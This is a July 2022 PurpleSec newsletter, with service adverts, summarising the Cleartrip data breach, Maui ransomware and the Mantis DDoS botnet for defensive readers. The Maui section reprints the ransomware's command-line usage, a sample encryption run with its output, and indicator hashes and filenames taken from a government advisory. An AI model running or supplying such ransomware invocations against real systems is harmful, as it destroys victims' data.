CYBER SECURITY INSIGHTS

Analysis By PurpleSec's Experts

July 2022

A Veteran Owned & Led Cyber Security Company

purplesec.us / 2151 Tannin PL, Vienna, VA 22182 / sales@purplesec.us

AI POWERED VULNERABILITY MANAGEMENT

HOW IT WORKS WITH PURPLESEC

Our engineers come equipped with enhanced Artificial Intelligence

We send a virtual machine package, or a security device with simple 1 day setup

Integrates seamlessly with your existing technology stack

Our tools automate prioritizing and patching based on risk

Our security experts provide oversight and project management

REDUCE RISK EXPOSURE WITHIN 48 HOURS

STARTING AT $500/MON

Get enterprise grade vulnerability management at an affordable price

LEARN MORE

PURPLESEC

A Veteran Owned & Led
Cyber Security Company

Meet Our Experts >
Request A Free Consult >

RECENT CYBER ATTACKS

As data breaches become more pervasive in our interconnected world so must our understanding of modern day cyber attacks.


In this series, we sit down with cyber security experts and get their take on the most recent and relevant cyber attacks and breaches.

In this month's issue we cover:

- Cleartrip Data Breach
- Maui Ransomware Attack
- Mantis Botnet

CLEARTRIP DATA BREACH

Analysis by: Eva Georgievash


CLEARTRIP
SUFFERS MASSIVE
DATA BREACH
cleartrip
USD $
Support
Log in
Flights
SALE
Hotels
DEALS
Cleartrip for Work
Top Offers
Gift Card
Support
Manage trips
Search flights
Fly anywhere. Fly everywhere.
From
To
Any worldwide city or airport
Any worldwide city or airport
Adults
More options: Class of travel, Airline preference
Search flights
SALE IS LIVE
Low price alert!
Domestic airfares starting at ₹1498*
BOOK NOW →
Cleartrip Deals!
Get up to 15% off on Flights with Citi Bank Cards.
Coupon code CTCITI
View all
Get unlimited discount with Flipkart SuperCoins.
Also earn up to 50 SuperCoins.
Know more

- Massive Data Breach on Cleartrip caused by a “security anomaly” of internal systems.
- Data leaked by attackers on Dark Web with files timestamped as recently as June 2022.
- Cleartrip states that no user-sensitive data was leaked.
- As a precautionary measure, they asked their users to change their account passwords.
- Cleartrip is undertaking appropriate legal action while conducting more investigations on the matter.

CLEARTRIP DATA BREACH

Analysis by: Eva Georgievash

What Happened?

Cleartrip has suffered a massive data breach through what they claim was a "security anomaly" of their internal systems.

Their confidential data has been exposed in several places on the dark web and the data exposed is also quite new, with files timestamped as recent as June 2022. Their current platforms are fully functional and they state that the data breach is being dealt with, technically and legally.

Who Is Cleartrip?

Cleartrip is a popular travel-booking platform, founded back in 2006 and acquired by Walmart-owned Flipkart in April 2021.


Chain Of Events

A security researcher Sunny Nehra, @sunnynehrabro, posted a tweet on July 18, 2022, where he exposed that the online travel aggregator, Cleartrip, has been a victim of a hacker's intrusion into their internal systems and leakage of the company's internal data.

Cleartrip's data was posted in private forums and on the same day, July 18th, Cleartrip publicly confirmed the incident.

CLEARTRIP DATA BREACH

Analysis by: Eva Georgievash



```
report
cleartrip-air-connector-jars-77426aacf82e.zip
GST on advance working.xlsx
GST Expedia, GTA and on advance working.xlsx
10_14_Air_refund_bos_.xlsx
290416.xlsx
Agency Hotel Commission wrkg HDFC Rewards360 25 June_22.xlsx
Closing Reco Data - Private IP - May'22 - Detailed_OLAP_Snapshot-1 Jun.xlsx
Closing Reco Data - Private IP - May'22 - Detailed_OLAP_Snapshot_Remarks.xlsx
Closing Reco Data - Private IP - May'22 - Detailed_OLAP_Snapshot.xlsx
cleartrip-flyinandroid-8d93a8249a54.zip
HDFC_360_2022-06-25.xlsx
09_India_hotel_sale_bos_1515540670.388.csv
cleartrip-product-review-674d00196d18.zip
```

What Were The Attack Vectors?

In an official statement to their customers, which Cleartrip users have been posting on different forums, one of those platforms being Twitter, the company states that an unauthorized third party accessed their internal systems. On how the data was accessed and what exactly was the attack vector, Cleatrip refrained from providing any kind of information.


What Information Was Leaked?

The company also didn't want to provide any kind of details in regard to the scope of the data that has been leaked and also on the type of information being leaked. However, in their official statement to their customers, they claimed that only profile details from the user's accounts have been obtained, but no **sensitive data was compromised.**

What Mitigation Steps Are Taking Place?

Furthermore, in that same official statement to their users, as a precautionary measure, they advised their users to change their account passwords.

However, users changing their passwords is not going to undo the damage done, since the data has already been leaked and is now sold on the dark web.



Update on your Cleartrip Account.

cleartrip

Dear Customer,

We hope you are well.

This is to inform you that there has been a security anomaly that entailed illegal and unauthorised access to a part of Cleartrip's internal systems.

We are completely mindful that this would be of concern to you. We would like to assure you that aside from some details which are a part of your profile, no sensitive information pertaining to your Cleartrip account has been compromised as a result of this anomaly of our systems. You can choose to reset your password as a precautionary measure.

As per our protocols, we have immediately intimated the relevant cyber authorities and are taking appropriate legal action and recourse to ensure necessary steps are being taken as per the law.

We regret the inconvenience caused. Thank you for your patronage and your continued trust in our brand.

Cleartrip Private Limited.

On that matter, the online travel aggregator Cleartrip's spokesperson in a statement said that they are collaborating along with a leading external forensics partner and they are taking the necessary action to deal with the data breach.

Per their saying, appropriate legal action and recourse are being evaluated and steps are being taken as per the law while conducting more investigation on the matter.

This is the first significant data breach that has occurred ever since the directions of the Indian **Computer Emergency Response Team (CERT-In)** came into force in late June this year.

There are quite a few of those requirements, however, among them, the directions mandate states that all types of body corporate have to report cybersecurity incidents to CERT-In within six hours of discovering the issue.

It is also worth mentioning that this isn't the first data breach that Cleartrip has dealt with.

The company also suffered a data breach in April 2017 when Cleartrip's website was defaced by a hacking group called "Turtle Squad " after they gained unauthorized access to Cleartrip's systems.

AI POWERED PENETRATION TESTING

HOW IT WORKS WITH PURPLESEC

Our pen testers come equipped with enhanced artificial intelligence

We send an onsite device, or send you an agent with a simple 1 day setup

We scan, fingerprint, then launch social engineering campaigns and attacks

Our tools use MITRE's ATT&CK framework to simulate typical attacks

Our security experts provide immediate and actionable results

ACTIONABLE RESULTS IN 2 WEEKS

STARTING AT $10,000

Get enterprise grade penetration testing at an affordable price

LEARN MORE

PURPLESEC

A Veteran Owned & Led
Cyber Security Company

Meet Our Experts >
Request A Free Consult >

MAUI RANSOMWARE ATTACK

Analysis by: **Dušan Trojanović**

- North Korean state-sponsored cyber actors are attacking U.S. Healthcare and Public Health (HPH) Sector organizations since at least May 2021.
- These incidents disrupted the services provided by the targeted HPH Sector organizations for prolonged periods.
- Compared to other ransomware attacks Maui ransomware is believed to be designed for manual execution by attackers.
- The attack can be prevented by maintaining off-site offline backups, keeping operating systems, and applications, keeping firmware up to date, and having a proper cybersecurity response plan.

MAUI RANSOMWARE ATTACK

Analysis by: Dušan Trojanović

What Happened?

The Federal Bureau of Investigation (FBI), Cybersecurity and Infrastructure Security Agency (CISA), and the Department of the Treasury released joint Cybersecurity Advisory (CSA) to provide information on Maui ransomware, for which is claimed that has been used by North Korean state-sponsored cyber actors since at least May 2021 to target Healthcare and Public Health (HPH) Sector organizations.

In June 2022, the **Stairwell research team** investigated one of lesser-known ecosystems of Ransomware-as-a-Service, the Maui ransomware.

Maui has been shown to have a lack of several key features which are commonly seen with tooling from RaaS providers, such as an embedded ransom note to provide recovery instructions or automated means of transmitting encryption keys to attackers.

Instead, Stairwell research team believe that Maui is manually operated, in which operators will specify which files to encrypt when executing it and then exfiltrate the resulting runtime artifacts.

Security awareness also promotes a heightened level of attention to the subtle activities performed by a threat actor, who has the objective of illegally obtaining your data or to damage your corporate resources.

What Is Maui Ransomware?

Since May 2021, the FBI has observed and responded to multiple Maui ransomware incidents at HPH Sector organizations.

North Korean state-sponsored cyber actors used Maui ransomware in these incidents to encrypt servers responsible for healthcare services, including electronic health records services, diagnostics services, imaging services, and intranet services.

In some cases, these incidents disrupted the services provided by the targeted HPH Sector organizations for prolonged periods. The initial access vector(s) for these incidents is unknown.

The earliest identified copy of Maui…

(**SHA256 hash: 5b7ecf7e9d0715f1122baf4ce745c5fcd769dee48150616753fec4d6da16e99e**)


…was first collected by Stairwell's inception platform on 3 April 2022.

Maui is believed to be designed for manual execution by attackers.

When executed at the command line without any arguments, Maui prints usage information, detailing supported command-line parameters.

The only required argument is a folder path, which Maui will parse and encrypt identified files.

Maui command line usage details:




```
Usage: maui [-ptx] [PATH]
Options:
-p dir: Set Log Directory (Default: Current Directory)
-t n:           Set Thread Count (Default: 1)
-x:             Self Melt (Default: No)
```

How Does Maui Ransomware Work?

Instead of relying upon external infrastructure to receive encryption keys, Maui creates three files in the same directory it was executed from (unless a custom log directory is passed using the -p command line argument) containing the results of its execution.

These files are likely exfiltrated by Maui operators and processed by private tooling to generate associated decryption tooling.

Indicators of Compromise (IOCs) obtained from FBI incident response activities since May 2021 provided below:




Indicator Type	Value
Filename	maui.exe
	maui.log
	maui.key
	maui.evd
	aui.exe
MD5 Hash	4118d9adce7350c3eedeb056a3335346
	9b0e7c460a80f740d455a7521f0eada1
	fda3a19afa85912f6dc8452675245d6b
	2d02f5499d35a8dffb4c8bc0b7fec5c2
	c50b839f2fc3ce5a385b9ae1c05def3a
	a452a5f693036320b580d28ee55ae2a3
	a6e1efd70a077be032f052bb75544358
	802e7d6e80d7a60e17f9ffbd62fcbbeb
SHA256 Hash	5b7ecf7e9d0715f1122baf4ce745c5fcd769dee48150616753fec4d6da16e99e
	45d8ac1ac692d6bb0fe776620371fca02b60cac8db23c4cc7ab5df262da42b78
	56925a1f7d853d814f80e98a1c4890b0a6a84c83a8eded34c585c98b2df6ab19
	830207029d83fd46a4a89cd623103ba2321b866428aa04360376e6a390063570
	458d258005f39d72ce47c111a7d17e8c52fe5fc7dd98575771640d9009385456
	99b0056b7cc2e305d4ccb0ac0a8a270d3fceb21ef6fc2eb13521a930cea8bd9f
	3b9fe1713f638f85f20ea56fd09d20a96cd6d288732b04b073248b56cdaef878
	87bdb1de1dd6b0b75879d8b8aef80b562ec4fad365d7abbc629bcfc1d386afa6

How Maui Encrypts Data

Maui uses a combination of Advanced Encryption Standard (AES), RSA, and XOR encryption to encrypt [T1486] target files:

- Maui encrypts target files with AES 128-bit encryption. Each encrypted file has a unique AES key, and each file contains a custom header with the file's original path, allowing Maui to identify previously encrypted files. The header also contains encrypted copies of the AES key.
- Maui encrypts each AES key with RSA encryption. Maui loads the RSA public (maui.key) and private (maui.evd) keys in the same directory as itself.
- Maui encodes the RSA public key (maui.key) using XOR encryption. The XOR key is generated from hard drive information (\\.\PhysicalDrive0).

While Maui is encrypting files, it outputs status information back to operators. Command line output during execution:



```
C:\Users\User\Desktop>maui.exe C:\test
PROCESS_STARTED: C:\test
PROCESS_GOINGON[0% / 0%]: test\x32dbg.lnk
PROCESS_GOINGON[50% / 100%]: test\x32dbg.lnk
PROCESS_GOINGON[50% / 0%]: test\x64dbg.lnk
PROCESS_GOINGON[100% / 100%]: test\x64dbg.lnk
PROCESS_ENDED
Process terminated

C:\Users\User\Desktop>
```

How To Mitigate Maui Ransomware

The advisory also provides mitigation steps organizations can to prepare for, or deal with attacks using Maui ransomware.

Thankfully, although Maui may be a little different from run-of-the-mill ransomware, the steps to protect against it are not:

- Maintain off-site, offline backups of data and test them regularly.
- Create a cyber security response plan.
- Keep operating systems, applications, and firmware up to date.
- Disable or harden remote desktop protocol (RDP).
- Require multi-factor authentication (MFA) for as many services as possible.
- Require administrator credentials to install software.
- Report ransomware incidents to your local FBI field office.

We hope that this article will guide you to this recent attack and give you good advice on how to protect yourself and your organization.

The best advice that can be given is always to keep your systems and service updated as soon as they are available.

MANTIS BOTNET

Analysis by: **Dušan Trojanović**

- In June 2022, Cloudflare reported on the largest HTTPS DDoS attack that they have ever mitigated, a 26 million request per second attack which is the largest attack on record.
- Mantis is small, being powered by approximately 5,000 bots, which are compromised of virtual machines and powerful servers giving the botnet much more strength than its size would suggest.
- Mantis is working over HTTPS, which is more expensive in terms of required computational resources because of the higher cost of establishing a secure TLS encrypted connection.
- Cloudflare's automated DDoS protection system leverages dynamic fingerprinting to detect and mitigate Mantis DDoS attack.

MANTIS BOTNET

Analysis by: Dušan Trojanović

What Happened?

In June 2022, **Cloudflare reported on the largest HTTPS DDoS attack** that they have ever mitigated, a 26 million request per second attack which is the largest attack on record.

Cloudflare systems automatically detected and mitigated this attack and many more. Since then, Cloudflare has been tracking this botnet, which was called "Mantis", and the attacks it has launched against almost 1,000 Cloudflare customers.

What Is The Mantis Botnet?

Cloudflare named the botnet that launched the 26M rps (requests per second) DDoS attack "Mantis" as it is also like the Mantis shrimp, small but very powerful.

Mantis is small, being powered by approximately 5,000 bots, but the fact that these are compromised virtual machines and powerful servers gives the botnet much more strength than its size would suggest.

These volumetric attacks aim to generate more traffic than the target can process, causing the victim to exhaust its resources.

While adversaries have traditionally utilized UDP to launch amplification attacks, there has been a shift to newer TCP reflected amplification vectors that make use of middleboxes.

How Does The Mantis Botnet Work?

The Mantis botnet was able to generate the 26M HTTPS requests per second attack using only 5,000 bots. I'll repeat that: 26 million HTTPS requests per second using only 5,000 bots.

That's an average of 5,200 HTTPS rps per bot.

Generating 26M HTTP requests is hard enough to do without the extra overhead of establishing a secure connection, but Mantis did it over HTTPS.

HTTPS DDoS attacks are more expensive in terms of required computational resources because of the higher cost of establishing a secure TLS encrypted connection.

This stands out and highlights the unique strength behind this botnet.

MANTIS BOTNET

Analysis by: Dušan Trojanović

As opposed to “traditional” botnets that are formed of Internet of Things (IoT) devices such as DVRs, CC cameras, or smoke detectors, Mantis uses hijacked virtual machines and powerful servers.

This means that each bot has a lot more computational resources, resulting in this combined thumb-splitting strength.

Mantis is the next evolution of the Meris botnet.

The Meris botnet relied on MikroTik devices, but Mantis has branched out to include a variety of VM platforms and supports running various HTTP proxies to launch attacks.

The name Mantis was chosen to be similar to “Meris” to reflect its origin, and also because this evolution hits hard and fast.

Who Is Impacted By The Mantis Botnet?

Over the past few weeks, Mantis has been especially active in directing its strengths toward almost 1,000 Cloudflare customers.

While looking at Mantis' targets, we can see that the top attacked industry was the Internet & Telecommunications industry with 36% of the attack share.

In second place News, Media & Publishing industry, followed by Gaming and Finance.

When we look at where these companies are located, we can see that over 20% of the DDoS attacks targeted US-based companies, over 15% Russia-based companies, and less than five percent included Turkey, France, Poland, Ukraine, and more.

How To Protect Against Mantis DDoS Attacks

Cloudflare's automated DDoS protection system leverages dynamic fingerprinting to detect and mitigate DDoS attacks.

The system is exposed to customers as the **HTTP DDoS Managed Ruleset**.

The ruleset is enabled and applies mitigation actions by default, so if you haven't made any changes, there is no action for you to take, you are protected.

You can also review Cloudflare guides **Best Practices: DoS preventive measures** and **Responding to DDoS attacks** for additional tips and recommendations on how to optimize your Cloudflare configurations.

If you are only using Magic Transit or Spectrum but also operate HTTP applications that are not behind Cloudflare, it is recommended to onboard them to Cloudflare's WAF/CDN service to benefit from L7 protection.

SECURITY RESEARCH

